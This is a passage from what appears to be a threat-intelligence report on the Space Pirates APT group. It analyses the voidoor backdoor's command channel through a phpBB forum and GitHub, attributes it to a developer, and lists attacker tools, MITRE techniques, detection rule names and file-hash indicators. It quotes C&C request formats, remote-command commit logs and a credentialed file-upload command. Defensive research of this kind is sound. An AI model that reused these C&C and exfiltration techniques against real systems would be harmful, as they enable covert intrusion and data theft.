Figure 17. Body of the termination control thread

The flag will be checked in the global cycle of the first thread.

```
  v49 = lpThreadParameter;
  if ( thread_completion_flag )
LABEL_63:
    ExitProcess(0);
  Sleep = ::Sleep;
  while ( start_github_command_functionality
       || !voidtools_check_complete && (!voidtools() || start_github_command_functionality) )
  {
    Sleep(0x3E8u);
LABEL_62:
    if ( thread_completion_flag )
      goto LABEL_63;
  }
```

Figure 18. Global cycle of the first thread with the exit condition

The checks relating to the forum part must be passed to proceed to the next phase.

First, the thread decrypts the strings https://www.voidtools.com, /forum/ucp.php, and ?i=ucp_pm&mode=options. "UCP" means "User Control Panel" in the context of this website. Interestingly, the sample adds "asdasdasd" to the cookie request header, but we could not find any common sense in that.

The process concatenates the strings and sends a request to the resulting address. If there is a connection, the request will be redirected to the login page.



Figure 19. Forum login form

The sample will then send a POST request to log in to the forum using the hard-coded login and password, and if successful, store the values of the phpbb3_h6rei_u, phpbb3_h6rei_k, and phpbb3_h6rei_sid cookies, which are required for the session.

The forum has a personal messaging system that supports custom rules.



Figure 20. Email rules from several malware samples

The sample will try to define a new rule even if this rule already exists:

check_option=1&rule_option=1&rule_string=^<victim ID>^&rule_user_id=0&rule_group_id=0&cond_option=text&action_option=1|0&add_rule=Add rule&foldername=&rename_folder_id=8&new_folder_name=&remove_folder_id=8&remove_action=1&move_to=0&full_move_to=0&full_action=3&<device timestamp>&form_token=<parsed token from the page>

Figure 21. Warning message when trying to create a duplicate rule

The malware will download the page with the list of rules again. This time, though, it is looking for a folder whose name features the victim ID.



Figure 22. List of directories and folders

The folder must be created by the C&C server, or else the sample will get stuck in a loop for ten hours repeatedly adding the new rule. Multiple folders cannot be created, as the sample will take the first entry for comparison. We suspect this means that the C&C server can communicate with only one sample via GitHub at any given time.

The forum is powered by the phpBB engine; it proved to be a treasure trove of useful information.



Figure 23. Account registration date



Figure 24. Address created by a temporary email service



Figure 25. The time zone is Antarctic

The forum notably requires some activity from users before allowing them to send email.

Figure 26. Restriction on messaging for newcomers

The so-called "Remember me" login keys were a real catch. This function helps to manage active sessions whose tokens are stored client-side. If the device is stolen, the user can block it by removing the key from the list. The device will lose access to the profile, and the forum will ask for a user name and password to log in again. This is a legacy feature based on a use case that was described in a 2004 post we found on the phpBB community forum. We consider that functionality to be dangerous.

Figure 27. Top of the active session list

We found more than 3,500 login events associated with 73 unique IP addresses, and we were able to attribute voidoor to the APT group after discovering a series of logins from Space Pirates IP addresses that occurred within days of registering the account. By correlating these events with activities in the GitHub repository, we established that these logins took place during the malware development and testing phases.

b0226f19	111.41.144.145	Fri Dec 02, 2022 10:49 am	☐
9d1cca29	111.41.144.145	Fri Dec 02, 2022 10:49 am	☐
435051ee	45.133.181.251	Fri Dec 02, 2022 11:54 am	☐
680588dc	202.182.119.156	Fri Dec 02, 2022 12:27 pm	☐
4b9f65f3	45.133.181.251	Fri Dec 02, 2022 12:28 pm	☐
23777df4	202.182.119.156	Fri Dec 02, 2022 12:37 pm	☐
009d5c98	45.133.181.251	Fri Dec 02, 2022 12:38 pm	☐
bffef065	45.133.181.251	Fri Dec 02, 2022 4:43 pm	☐
b5035046	111.41.144.145	Fri Dec 02, 2022 4:43 pm	☐
b1bcbdd6	111.41.144.145	Fri Dec 02, 2022 4:44 pm	☐
c8411d25	202.182.119.156	Fri Dec 02, 2022 4:45 pm	☐
810392ac	111.41.144.145	Fri Dec 02, 2022 4:46 pm	☐
0b1cef2c	202.182.119.156	Fri Dec 02, 2022 4:59 pm	☐
069f3e16	[redacted]	Fri Dec 02, 2022 5:10 pm	☐
5c6acf0b	202.182.119.156	Fri Dec 02, 2022 5:10 pm	☐
a45ad06e	202.182.119.156	Fri Dec 02, 2022 6:45 pm	☐
2628d653	202.182.119.156	Fri Dec 02, 2022 8:26 pm	☐
68587965	202.182.119.156	Fri Dec 02, 2022 8:30 pm	☐

Figure 28. Addresses related to the Space Pirates C&C server

The hackers have targeted universities, healthcare centers, energy companies, private security providers and government organizations in Russia and Serbia.

2.2.5. GitHub-based C&C server

The sample switches to the communication mode based on GitHub commands. It searches the repository 919A... for a file whose name consists of two parts: a string of the same type as the value returned by the command and an identifier.

Communication takes place as follows:

1. The malware receives a command in the specified file. The command consists of three strings: the command identifier, the return value type, and the command body. We are aware of the following two return value types:

- D737C9A763E941BDAA69C6EE83553014: download the file from the victim's computer and upload it to GitHub
- 139445A83B5B4ED79FAF4439FC7FFE69: execute the command

- The sample runs the above task and uses a PUT request to upload an object with the name formatted as <command type> + <victim identifier> to the repository.
- The process loops to the start: the sample returns to standby mode, waiting to get a command with an identifier different from the previous one.

Example of this kind of communication:

```
datetime: 2022-11-24 12:40:59+08:00
message: commit message
1A11878899834F1591DFADC277B2132E 2 insertions, 0 deletions, 2 lines (file with the new infected victim added)
>>>
\n
DESKTOP-94KT1VQ+200882088117246
<<<

datetime: 2022-11-24 12:42:05+08:00
message: commit message
D7B3FDC2EABE453BB39FA73557FC77F3200882088117246 4 insertions, 0 deletions, 4 lines
>>>
uuid: 8b0e4a01-b242-45a4-a86d-25ab54a3308a
md5: 139445A83B5B4ED79FAF4439FC7FFE69
cmd: hostname
<<<

datetime: 2022-11-24 12:46:30+08:00
message: commit message
A2EE1A74A32344FEA87A42D39501349920088208811724 5 insertions, 0 deletions, 5 lines
>>> GB18030 (simplified_chinese):

C:\mylittletrojan\shellcodeloader\thumb_drive-main\thumb_drive_copy_real_time\7z2200-src\CPP\7zip\UI\Client7z>hostname
DESKTOP-94KT1VQ

<<<
```

Unfortunately, our copy of the file is missing that functionality: the command identifier includes an extraneous hard-coded identifier with an unknown return value type: D7B3FDC2EABE453BB39FA73557FC77F3171542571331346. The string prevents the code from executing correctly, causing the sample to loop for ten hours, as the termination flag that the cycle checks is set by the second thread. As the string is XOR-encrypted in its entirety inside the file, the function can be considered deactivated but not removed.

2.2.6. Some facts about the developer of the tool

By analyzing the GitHub repositories, we can easily identify the testing and operation phases of the malware. We know that the name of the hacker's device is desktop-94kt1vq. Online search returns a blog on Chinese Software Developer Network.

Figure 29. Web search results

Figure 30. Developer profile

The user posts a lot, with a total of 177 original entries, and importantly for us, his name in the system ("X") matches the name used by the C&C server.

```
142
143         char strFinalIp[34];
144         sprintf_s(strFinalIp, "%d.%d.%d.%d\n", _1, _2, _3, _4);
145         // printf("%s\n", strBinIp);
146         printf("\t%s\n", strFinalIp);
147     }
148
149     return 0;
150 }
```

```
1  C:\Users\x\source\repos\ConsoleApplication1\x64\Debug\ConsoleApplication1.exe 1.2.3.43/20
```

Figure 31. The user name "X" and the default project name "ConsoleApplication"

Some of the user's other noteworthy blog posts deal with storing files on GitHub, using IDA Pro and reverse engineering in general, and kernel programming.

Use github to store files

原创 ma_de_hao_mei_le Posted at 2023-03-22 22:44:16 101 collect copyright

Article tags: git

https://github.com/wqreytuk/article/blob/main/1.py _ _

This script is modified by py135

You need to connect to a host, even yourself

```
1 python C:\Users\x\Documents\1.py ./Administrator qwe123... 192.168.159.157
```

Then execute the following command

```
1 up$local_file_path$C:\1.txt
```

The file will be split into the split directory under the current directory in units of 1MB

GitHub push cannot exceed 2GB, so if there are too many files, you need to push them to different warehouses in units of 2000 files

Figure 32. Post on storing files on GitHub

The profile description caught our eyes too.

Figure 33. Description of the first account

This mentions another account, abandoned in March 2021.



Figure 34. Second account

This other blog focuses mostly on pentesting, vulnerability analysis, and descriptions of internal Windows mechanics.

By comparing these pieces of information (matching computer names, user names, and relevant skills), we can assume with some confidence that this person is one of the developers of the malware in question, if not the only one.

2.3. Other tools

Besides the backdoors described above, the hackers have made use of the following publicly available network tools:

- Stowaway
- Mimikatz
- fscan
- procdump
- PortQry версии 2.0 Gold
- NetSess
- NBTscan
- PsExec
- KrbRelayUp
- SharpRoast
- nmap
- Impacket
- CHAOS
- reGeorg
- Neo-reGeorg
- Godzilla (web shell)
- xcmdsvc

The group often uses tools written in Golang and obfuscated with Garble. We also found a homebrew utility that is not available publicly and likely has been developed by the Space Pirates group. It monitors connected drives, collecting files from every newly appearing device and creating a new database record. The utility uses the 7z.dll library to pack files into an archive with a name formatted as hh.mm.ss, where hh is the current hour, mm is the current minute, and ss is the current second. All archives are saved to C:\Users\Public\Downloads\dest.

The utility uses two database files: 1.db in place of mutexes and 2.db for logging connected devices. Information about the latest changes to the removable drive contents is stored here as well, so the utility can check if it needs to copy any new files. The program masquerades as the 7-Zip file archiver.

Описание файла	7-Zip client
Тип	Приложение
Версия файла	22.0.0.0
Название продукта	7-Zip
Версия продукта	22.00
Авторские права	Copyright (c) 1999-2022 Igor Pavlov
Размер	1,51 МБ
Дата изменения	23.08.2022 16:50
Язык	Английский (США)
Исходное имя файла	7zcl.exe

Figure 35. Properties of the removable-drive monitoring utility

Conclusion

The Space Pirates group is relentlessly stepping up activity targeting Russian companies: the number of attacks has increased manifold. The hackers are working on new malware that implements unconventional techniques, such as voidoor, and modifying their existing malware. In addition, we have seen a drastic reduction in the use of other backdoors characteristic of the group and an increase in attacks that employ Deed RAT.

The Space Pirates group uses a large number of publicly available tools for navigating networks. The hackers also use Acunetix to reconnoiter infrastructures it targets. Meanwhile, the group's tactics have hardly changed.

The cybercriminals' main goals are still espionage and theft of confidential information, but the group has expanded its interests and the geography of its attacks.

The PT ESC team continues to monitor and respond to threats, including those associated with the Space Pirates group.

Authors: Denis Kuvshinov, Stanislav Rakovsky, Stanislav Pyzhov

Applications

Verdicts by Positive Technologies products

Network rules

10007678 SUSPICIOUS [PTsecurity] TLS Server Certificate (Some-Company Some-State)

10007870 SUSPICIOUS [PTsecurity] Multiple attempting to connect to an external non-http/smtp server

10007917 SUSPICIOUS [PTsecurity] Multiple POST request

10008972 SUSPICIOUS [PTsecurity] GET request in TCP

10008973 SUSPICIOUS [PTsecurity] POST request in TCP

YARA rules

apt_mem_CN_SpacePirates__Backdoor__DeedRAT____EncryptionArtifacts__R1

apt_win86_CN_SpacePirates__Backdoor__Github__And__Voidtools__Backdoor

apt_win86_CN_SpacePirates__Shellcode__From__Github

apt_win_CN_SpacePirates__Trojan__DllLoader

crime_linux_ZZ_Chaos__Backdoor

tool_multi_ZZ_NBTscan__HackTool

tool_multi_ZZ_Stowaway__HackTool

tool_multi_ZZ_fscan__HackTool

tool_win_CN_ShadowPad__Backdoor__NewDecrypt

tool_win_ZZ_GhostPack__HackTool__SharpRoast

tool_win_ZZ_GodzillaShell__Backdoor

tool_win_ZZ_GolangObfuscation__RiskTool__Garble

tool_win_ZZ_KrbRelay__HackTool__Strings

tool_win_ZZ_Mimikatz__HackTool__Generic

tool_win_ZZ_ProcDump__Hacktool

tool_win_ZZ_PsExec__Hacktool

tool_win_ZZ_reGeorg__Backdoor__WebShell

Behavioral rules

Trojan.Win32.Generic.a

Trojan.Win32.Evasion.a

Trojan.Script.Impacket.a

Backdoor.Elf.Chaos.a

Trojan.MachineLearning.Generic.a

Create.Process.ProcDump.CredentialDumping

Create.Process.PortQry.NetworkConnectionsDiscovery

Create.Process.NBTscan.NetworkSniffing

MITRE

ID	Name	Description
Reconnaissance		
T1595.002	Active Scanning: Vulnerability Scanning	The Space Pirates group uses Acunetix to search for vulnerabilities in victim infrastructures
Initial Access		

T1566.001	Phishing: Spearphishing Attachment	Space Pirates uses phishing emails with malicious attachments
T1566.002	Phishing: Spearphishing Link	Space Pirates uses phishing emails with links to malware
Execution		
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Space Pirates malware features remote command shell functionality
T1059.005	Command and Scripting Interpreter: Visual Basic	Space Pirates uses VBS scripts, including ReVBShell
T1106	Native API	Space Pirates malware uses WinAPI functions to run new processes and implement shellcode
T1053.002	Scheduled Task/Job: At (Windows)	Space Pirates uses atexec.py to run commands on a remote host
T1053.005	Scheduled Task/Job: Scheduled Task	Space Pirates uses system tasks
T1569.002	System Services: Service Execution	Space Pirates creates malicious services
Persistence		
T1053.005	Scheduled Task/Job: Scheduled Task	Space Pirates creates system tasks for persistence on the host
T1543.003	Create or Modify System Process: Windows Service	Space Pirates creates malicious services for persistence on the host
T1546.015	Event Triggered Execution: Component Object Model Hijacking	RtlShare malware persists in the system through substitution of the MruPidlList COM object
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	For persistence on the host, Space Pirates can place a shortcut in the autorun folder and use the Run and RunOnce registry keys
Privilege Escalation		
T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	Space Pirates malware contains various techniques for bypassing UAC
T1068	Exploitation for Privilege Escalation	Space Pirates can exploit the CVE-2017-0213 vulnerability for privilege escalation
Defense Evasion		
T1027.001	Obfuscated Files or Information: Binary Padding	The RtlShare dropper adds random bytes to the extracted payload
T1027.002	Obfuscated Files or Information: Software Packing	One of the stages of the BH_A006 malware is obfuscated using an unknown protector
T1036.004	Masquerading: Masquerade Task or Service	Space Pirates uses legitimate-looking names when creating services
T1036.005	Masquerading: Match Legitimate Name or Location	Space Pirates masks its malware as legitimate software

T1055	Process Injection	Space Pirates malware can inject shellcode into other processes
T1055.001	Process Injection: Dynamic-link Library Injection	Space Pirates malware can inject DLLs with payload into other processes
T1078.002	Valid Accounts: Domain Accounts	Space Pirates uses compromised privileged credentials
T1112	Modify Registry	Deed RAT stores all its data in the registry, including configuration and plugins
T1140	Deobfuscate/Decode Files or Information	Space Pirates malware uses various algorithms to encrypt configuration data and payload
T1197	BITS Jobs	Space Pirates uses BITS jobs to download malware
T1218.011	Signed Binary Proxy Execution: Rundll32	Space Pirates can use rundll32.exe to run DLLs
T1553.002	Subvert Trust Controls: Code Signing	Space Pirates uses stolen certificates to sign some Zupdax instances
T1564.001	Hide Artifacts: Hidden Files and Directories	Space Pirates can store its malware in hidden folders at C:\ProgramData
T1574.002	Hijack Execution Flow: DLL Side-Loading	Space Pirates uses legitimate applications vulnerable to DLL side-loading
T1620	Reflective Code Loading	Space Pirates malware uses reflective loading to run payloads in memory
Credential Access		
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Space Pirates uses the Chromepass tool to retrieve passwords from Chrome browser storage
T1003.001	OS Credential Dumping: LSASS Memory	Space Pirates gets LSASS process dumps for further credential dumping
T1040	Network Sniffing	Deed RAT collects information about in-use proxies through network sniffing
Discovery		
T1087.001	Account Discovery: Local Account	Space Pirates collects information about users through the query user command
T1087.002	Account Discovery: Domain Account	Space Pirates collects information about users in the domain through the legitimate CSVDE tool
T1082	System Information Discovery	Space Pirates malware collects system information, including OS version, CPU, memory, and disk information
T1614.001	System Location Discovery: System Language Discovery	Deed RAT gets the language code identifier (LCID) during system information collection
T1016	System Network Configuration Discovery	Space Pirates collects information about the network settings of the infected machine
T1069.002	Permission Groups Discovery: Domain Groups	Space Pirates collects information about groups in the domain through the legitimate CSVDE tool
T1083	File and Directory Discovery	Space Pirates collects information about .doc and .pdf files in the system

T1033	System Owner/User Discovery	Space Pirates collects information about users of compromised computers
T1057	Process Discovery	Space Pirates uses the tasklist.exe tool to retrieve process information
Lateral Movement		
T1021.002	Remote Services: SMB/Windows Admin Shares	Space Pirates uses the atexec.py and psexec.rb tools to move through the network
Collection		
T1119	Automated Collection	Space Pirates searches for and copies files with the masks *.doc and *.pdf
T1560.001	Archive Collected Data: Archive via Utility	Space Pirates zips stolen documents into password-protected archives using 7-Zip
T1056.001	Input Capture: Keylogging	Space Pirates malware can capture user input
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	Deed RAT может инкапсулировать свой протокол в HTTP и HTTPS
T1071.004: DNS	Non-Application Layer Protocol T1095	Deed RAT can encapsulate its protocol in DNS
T1132.001	Data Encoding: Standard Encoding	Space Pirates malware can compress network messages using the LZNT1 and LZW algorithms
T1573.001	Encrypted Channel: Symmetric Cryptography	Space Pirates malware can encrypt network messages using symmetric algorithms
T1008	Fallback Channels	Space Pirates malware supports multiple C2s and can update the C2 list through web pages
T1095	Non-Application Layer Protocol	Space Pirates malware uses its own protocols to communicate with the C2 server
T1102.002	Web Service: Bidirectional Communication	Space Pirates malware uses a combination of the voidtools forum and GitHub as the C&C server
T1105	Ingress Tool Transfer	Space Pirates downloads additional utilities from the C2 server using the certutil tool
T1571	Non-Standard Port	Space Pirates uses non-standard ports, such as 8081, 5351, 63514, etc., to communicate with the C2 server
T1572	Protocol Tunneling	The Space Pirates group uses the dog-tunnel utility for traffic tunneling
T1090.001	Proxy: Internal Proxy	Deed RAT can discover and use proxies to connect to its C&C

IOCs
File indicators

Deed RAT

b6860214fcc1ef17937e82b1333672afa5fcf1c1b394a0c7c0447357477fe7c9	3f8ee1e875cbb01e145a09db7d857b6be22bdd92	972a1a6f1
212f750a1d38921b83e68e142ee4ae1c7b612bf11c99210da60775f17c85a83e	f99f5f397fe1abb3fc25cc99fe95952fe24b6123	51ca39e37
6cfa8ce876c09f7e24af17bbe9baa97f089e9bf478a47d18417e399e64a18d40	1fb924ec4f0ab73a952f2a3cb624b94933275d1b	b0b438bcb
b7bb9b41298420d681d1a79765d7afb7ecf05d6f0baf0b29a07b8b1af20a8c97	2910415d483972cc17c76548e2b2aa5afd5bc59a	0fa4a2b82
f554ff7eb069f0ea5ebc49e015bde1e88d4cf83f6df21e4de2056716e83fedc6	067ca2d961b913cb2e6d6aaa92595345125d6683	804824203
7ee776272f7c51e41e10f5ffbd55c8c24ddb332e8c376e132e5a8cb72abd7397	1a6e675d82e67cc41493ff991f99da70316848c4	38c43e589
ece771ab5ae8372078c378fa0cf0a1ac055ea5cbe6091f890185c02caf0edc19	c055f30523028037f51cc62d25ce6d38334a531e	ef6264abe
87a2176d8839e087100530ee79aa169f5078173acac2a5652527a35924ebf15e	2404ac00114cd2481099c52b879e1776dedb2d24	24ec73b4e
5c7f727c852819ae60182c4406c233f5b86962c1da3b933953058985d9f90722	ced02716f59a9a70c37eaf373c42796e6f3e93b0	d217fe96c
ceca49486dd7e5cf8af7b8f297d87efe65aba69124a3b61255c6f4a099c4a2ab	e986b238cb5fe037718172d965a41c12c85bbdd0	633ccb76b
4f84f4333dc9c42ae4ed55c4550ebb14c8079235ae7de9fef4191251537454fc	59239f73996a3f5a6260228cf7ca3c01e3a00822	77ef4bc2f2
8c3e0fdddc2c53cf7961f770080e96332592c847839ccf84c280da555456baf0	84ca568879ca62448d035d56bec816a11188b831	8002cd74e
85d190304accb34422d3e1d603c33b86b6b8c4e88cc4713b0e0c6d4fdee9d93e	ac499c86012858f40eb78ecf3bcefae779527d73	d4e51120c
a3df5eb54f0a77cb52beccf1b2aa2caa427f80fcd047fc6be4c7aa849649e1b5	99cc3349b64188aae1c986afbcee7e776aa4b349	66e8f82a4
f9e97776826f83278c63cda59910c49920b7316433d9d95570dd187e154fed0b	30ad2f4a758ab2c526b6439772c7cd7cee66ffc4	fb23fc4748
74ac74ea85118fe3686f9d6774de2d63db7870dadb4f0ba0d119a77d6c11323a	0d0c026a1661923cd184b6d0fde647128be75488	99b86ad9b
057a16008ce50c3d02c910eac697748eb157afb8a6e8573adefa4b75b495a778	20c83bcfd9fb45a8ba5922dbefb74d47cb361db7	4db33e539
66bca22ba5fbd01758fde8e57e1e251191cd1c7bb599f0beb8dd0ffd661464ac	e50dc750e7697ba5e28d6dde12e9a4d370076c0c	dbb599503
10d122833af8b8fec97ebdd843942bfc2bf237e3b8c01ae9f852eaca2e9cddc7	491248fdf1141e81d5ff23eb1e44d58b50339fe2	a94277fad
f0b8bf55a3e23379aefd9a95c556430e073ad206b4c39e0086f0a17d00ae64fe	c58d5d36201cee88a01c9913d771723edde302e4	7aa890406
8a3aefd75501137f601d4b802959fb50b7cba2b135ce2ab2f1f5fa65b1a86159	0912822548e5983f8a2b6d77848994f6d929ffed	9faf04fc6e
3a1e67006fb1e761e0188a04361cb7a57329346e7d0a78ef909fbc5469e3c08b	af71956b59b9c05acdcd7badecc232ca6237cc8d	1a04af6c3
e88c7dd128c456a34804a36459f32cdf97fe30a5642caa3072ff31cda07f29e2	bfe05003730d79f0004cc41e09f48944df6f68fe	6d52d0e7f
a2d7255cf7c8710cdec62c01b3e2c9d22600441b20914d73eb8f8af3245a9806	19da36d73e0a72f65c8a9f6fc2e2504ed599b57d	8e3217391
bfa3c91767c333a97d6849a3f885f4ed2205f24882bffbbfc916624b2601a9b7	6e0c406d07206b588652729a271e054c416b5c90	97c00cee8
241d1ab6a0da9dfcbc9c565d1ff948743cd7673ed334e5906a1428055cab6c82	338881ff10434b523feb63a8a66370f444378cc7	5d0aa944c
c8c3b639c6e880d7e01cba8cb019087f0c4d2cf4dcdfa712a18054b78e525a47	f4a5778b74b73745a533f22d33a65880f2968705	1d07e5396

5e712e78736bde2d3ed507fb730be3a9d55d2b4ee3f7ff827f961fcada4e4e0b	57792f875625fec78bea22af46010bd34dff863a	81a93165b
c4e023110216481d0ccb09787ccc5ea46879fdf331f5d2fda2b1f33719a35104	a24d306d0ed0061485cb05901cf9fc9d5f07c097	a2221a72c
ef17d44cde003c17c28137c6d4692eb4a1b42f86e5d6995f2f06a05e363f044a	c321233155af13a53ecd746eaab84cc6ac69d510	c1be341ffc
42ef77391f20ffc1751ded79da25376bc20a007d03e501049fff37f781df5403	6f8cc7abbf3185a085aa43186c5da332b04c3156	9a6b1bd3b
cae7622a5f1ed791d317db0b3bc791a8ab71a9c68837282435f5db6bab540615	a7de9de3774ad507e7d1ddfcce4924625a600434	ab6a57e40
2707602481a025da29438d01e894cfc9742389d419a5b08aa96ddc76bde38cba	493e89a70c4176dcec50f34b79eaa4f910e50800	7949b560e
